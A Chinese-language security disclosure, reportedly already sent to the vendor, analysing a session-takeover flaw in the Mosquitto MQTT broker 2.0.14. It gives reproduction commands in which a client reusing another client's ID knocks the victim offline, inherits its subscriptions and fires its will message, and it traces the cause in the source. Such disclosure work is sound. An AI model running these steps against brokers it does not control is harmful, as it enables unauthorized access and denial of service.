eclipse/mosquitto: Eclipse Mosquitto - An open source MQTT broker (github.com)

注：我们已向厂商通报此安全问题

0x01 攻击场景

- **攻击场景**

```
首先，攻击者通过猜测或是受害者泄露得到了受害者的clientID，并且攻击者是一个无权限的状态


1. 攻击者使用相同的clientID，并且以“Clean Start = False”连接broker。

2. broker会触发take over机制，将已存在的受害者session踢下线，并且将受害者session中保存的(1. 订阅关
系；2. 未完成的消息)保存到新的session中。

3. broker随后触发受害者的will message。

4. 恶意的will message被投递到订阅者。
```

- **漏洞危害**

1. 攻击者能继承受害者的订阅关系，如果拥有某些topic的read权限，便能直接收取消息，而无需subscribe权限去订阅topic
2. DoS攻击，将相同clientID的受害者踢下线
3. 恶意的will message，虽然攻击者无法控制will message的内容，但是能选择触发该will message的时机，并且攻击者本身对于该will message没有权限，是一种越权行为。

0x02 漏洞测试步骤

- **测试环境**

mosquitto: 2.0.14

mqtt client: 任意客户端即可(这里测试使用mosquitto自带客户端)

访问控制插件: 官方插件dynsec，配置文件如下, 创建了两个role

admin: 拥有所有权限

attacker: 没有权限

```
{
    "defaultACLAccess": {
        "publishClientSend":    false,
        "publishClientReceive": true,
        "subscribe":    false,
        "unsubscribe":  true
    },
    "clients":  [{
            "username": "admin-user",
            "textname": "Dynsec admin user",
            "roles":    [{
                    "rolename": "admin"
                }],
            "password":
"Kmk6bi/ZwSLDHp9sveiiKPGytxy1f1/VFVEF8JwZdpdSLg5IZjshMDANkNwWOYE8Ii+iIFX5ogSdcHtx3ae
hEw==",
            "salt": "cWjrh5nu7nMC3vfI",
            "iterations":   101
        }, {
            "username": "user1",
            "roles":    [{
                    "rolename": "attacker",
                    "priority": 1000
                }],
            "password":
"rDEjWxg9x2qjCWRGO63xVxFbSmZ38F8GyjrGKF6H30jAANRauc0/BBbYuf5pDLdvkxaWJA2h0oUsnBYV
pozc/w==",
            "salt": "4P4fvBDU7rxqHpxC",
            "iterations":   101
        }],
    "groups":   [],
    "roles":    [{
            "rolename": "admin",
            "acls": [{
                    "acltype":  "publishClientSend",
                    "topic":    "$CONTROL/dynamic-security/#",
                    "priority": 0,
                    "allow":    true
                }, {
                    "acltype":  "publishClientSend",
                    "topic":    "#",
                    "priority": 0,
                    "allow":    true
                }, {
                    "acltype":  "publishClientReceive",
                    "topic":    "$CONTROL/dynamic-security/#",
                    "priority": 0,
                    "allow":    true
                }, {
                    "acltype":  "publishClientReceive",
                    "topic":    "$SYS/#",
                    "priority": 0,
                    "allow":    true
                }, {
                    "acltype":  "publishClientReceive",
                    "topic":    "#",
                    "priority": 0,
                    "allow":    true
                }, {
                    "acltype":  "subscribePattern",
                    "topic":    "$CONTROL/dynamic-security/#",
                    "priority": 0,
                    "allow":    true
                }, {
```

```
          "acltype":  "subscribePattern",
          "topic":    "$SYS/#",
          "priority": 0,
          "allow":    true
        }, {
          "acltype":  "subscribePattern",
          "topic":    "#",
          "priority": 0,
          "allow":    true
        }, {
          "acltype":  "unsubscribePattern",
          "topic":    "#",
          "priority": 0,
          "allow":    true
        }]
    }, {
      "rolename": "attacker",
      "acls": []
    }]
}
```

可使用指导文档中的方法创建role以及clients:

```
mosquitto_ctrl dynsec init path/to/dynamic-security.json admin-user
mosquitto_ctrl -u admin-user dynsec createRole user
```

在mosquitto中配置文件中配置使用该插件:

```
plugin path/to/mosquitto_dynamic_security.so
plugin_opt_config_file path/to/dynamic-security.json
```

- **测试步骤**

1. 观察者登录（admin）

```
clientID: "inspector"

订阅topic: "test"
```

```
$ mosquitto_sub -u admin-user -P admin-password -t "test"
```

2. 受害者登录 (admin)

```
clientID: "cid"
```

```
will message: "mywill"

will topic: "test"
```


```
$ mosquitto_sub -i cid -t "test" -u admin-user -P admin-password --will-topic "test" --will-payload "mywill"
```

3. 攻击者登录 (attacker)

```
clientID: "cid"
```

```
$ mosquitto_pub -i cid -u user1 -P pass1 -t "test" -m "bad"
```

可以看到，受害者被挤下线，并且触发了其will message




```
(3.7.1) szx in ~/Documents/SourceCode/mosquitto-2.0.14/plugins/dynamic-security on master ● ● λ mosquitto_sub -u admin-user -P admin-password -t "test"
mywill
```

```
(3.7.1) szx@ubuntu:~/Documents/SourceCode/mosquitto-2.0.14/plugins/dynamic-security(master⚡) » mosquitto_pub -u admin-user -P admin-password -t "test" -m "bad"
(3.7.1) szx@ubuntu:~/Documents/SourceCode/mosquitto-2.0.14/plugins/dynamic-security(master⚡) » mosquitto_pub -i cid -u admin-user -P admin-password -t "test" -m
"bad"
(3.7.1) szx@ubuntu:~/Documents/SourceCode/mosquitto-2.0.14/plugins/dynamic-security(master⚡) » mosquitto_pub -i cid2 -u admin-user -P admin-password -t "test" -m
 "bad"
(3.7.1) szx@ubuntu:~/Documents/SourceCode/mosquitto-2.0.14/plugins/dynamic-security(master⚡) » mosquitto_pub -i cid1 -u user1 -P pass1 -t "test" -m "bad"
(3.7.1) szx@ubuntu:~/Documents/SourceCode/mosquitto-2.0.14/plugins/dynamic-security(master⚡) » mosquitto_pub -i cid -u user1 -P pass1 -t "test" -m "bad"
(3.7.1) szx@ubuntu:~/Documents/SourceCode/mosquitto-2.0.14/plugins/dynamic-security(master⚡) » mosquitto_pub -i cid -u user1 -P pass1 -t "test" -m "bad"
(3.7.1) szx@ubuntu:~/Documents/SourceCode/mosquitto-2.0.14/plugins/dynamic-security(master⚡) »
```

```
^[[A^[[A^[[B^[[B^C%
(3.7.1) *[master][~/Documents/SourceCode/mosquitto-2.0.14/plugins/dynamic-security]$ mosquitto_sub -i cid -u admin-user -P admin-password -t "test"
bad
^C%
(3.7.1) *[master][~/Documents/SourceCode/mosquitto-2.0.14/plugins/dynamic-security]$ mosquitto_sub -i cid -t "test" -u admin-user -P admin-password --will-topic "
test" --will-payload "mywill"
^C%
(3.7.1) *[master][~/Documents/SourceCode/mosquitto-2.0.14/plugins/dynamic-security]$ mosquitto_sub -i cid -t "test" -u admin-user -P admin-password --will-topic "
test" --will-payload "mywill"
```

观察mosquitto日志，可以发现take over动作：



```
1652667993: New connection from 127.0.0.1:46172 on port 1883.
1652667993: New client connected from 127.0.0.1:46172 as auto-DD7F02DA-B1E9-58C2-BCC7-BEE8A9841656 (p2, c1, k60, u'admin-user').
1652668044: New connection from 127.0.0.1:46174 on port 1883.
1652668044: Client cid already connected, closing old connection.
1652668044: New client connected from 127.0.0.1:46174 as cid (p2, c1, k60, u'user1').
1652668044: Client cid disconnected.
```

0x03 漏洞原理分析

1. broker在收到一个CONNECT请求时，并且其clientID已经拥有了一个已存在的session，会无条件关闭已存在的session

src/handle_connect.c: 208

```
    session_expiry__remove(found_context);
    will_delay__remove(found_context);
    will__clear(found_context);

    found_context->clean_start = true;
    found_context->session_expiry_interval = 0;
    mosquitto__set_state(found_context, mosq_cs_duplicate);
    do_disconnect(found_context, MOSQ_ERR_SUCCESS);
```

2. 在take over时，未验证当前新session的权限，便将已存在session中的订阅关系恢复到新的session中

src/handle_connect.c:167

```
        for(i=0; i<context->sub_count; i++){
            if(context->subs[i]){
                leaf = context->subs[i]->hier->subs;
                while(leaf){
                    if(leaf->context == found_context){
                        leaf->context = context;
                    }
                    leaf = leaf->next;
                }

                if(context->subs[i]->shared){
                    leaf = context->subs[i]->shared->subs;
                    while(leaf){
                        if(leaf->context == found_context){
                            leaf->context = context;
                        }
                        leaf = leaf->next;
                    }
                }
            }
        }
```

2. 在投递will message时，验证了will message的所有者的发布权限，导致will message被无权限的攻击者触发

src/handle_connect.c:198

这里是take over导致触发will message的地方

```
        if((found_context->protocol == mosq_p_mqtt5 && found_context->session_expiry_interval == 0)
                || (found_context->protocol != mosq_p_mqtt5 && found_context->clean_start == true)
                || (context->clean_start == true)
                ){

            context__send_will(found_context);
        }
```

=>

src/context.c:176

```
void context__send_will(struct mosquitto *ctxt)
{
    if(ctxt->state != mosq_cs_disconnecting && ctxt->will){
        if(ctxt->will_delay_interval > 0){
            will_delay__add(ctxt);
            return;
        }

        if(mosquitto_acl_check(ctxt,
                    ctxt->will->msg.topic,
                    (uint32_t)ctxt->will->msg.payloadlen,
                    ctxt->will->msg.payload,
                    (uint8_t)ctxt->will->msg.qos,
                    ctxt->will->msg.retain,
                    MOSQ_ACL_WRITE) == MOSQ_ERR_SUCCESS){

            /* Unexpected disconnect, queue the client will. */
            db__messages_easy_queue(ctxt,
                    ctxt->will->msg.topic,
                    (uint8_t)ctxt->will->msg.qos,
                    (uint32_t)ctxt->will->msg.payloadlen,
                    ctxt->will->msg.payload,
                    ctxt->will->msg.retain,
                    ctxt->will->expiry_interval,
                    &ctxt->will->properties);
        }
    }
    will__clear(ctxt);
}
```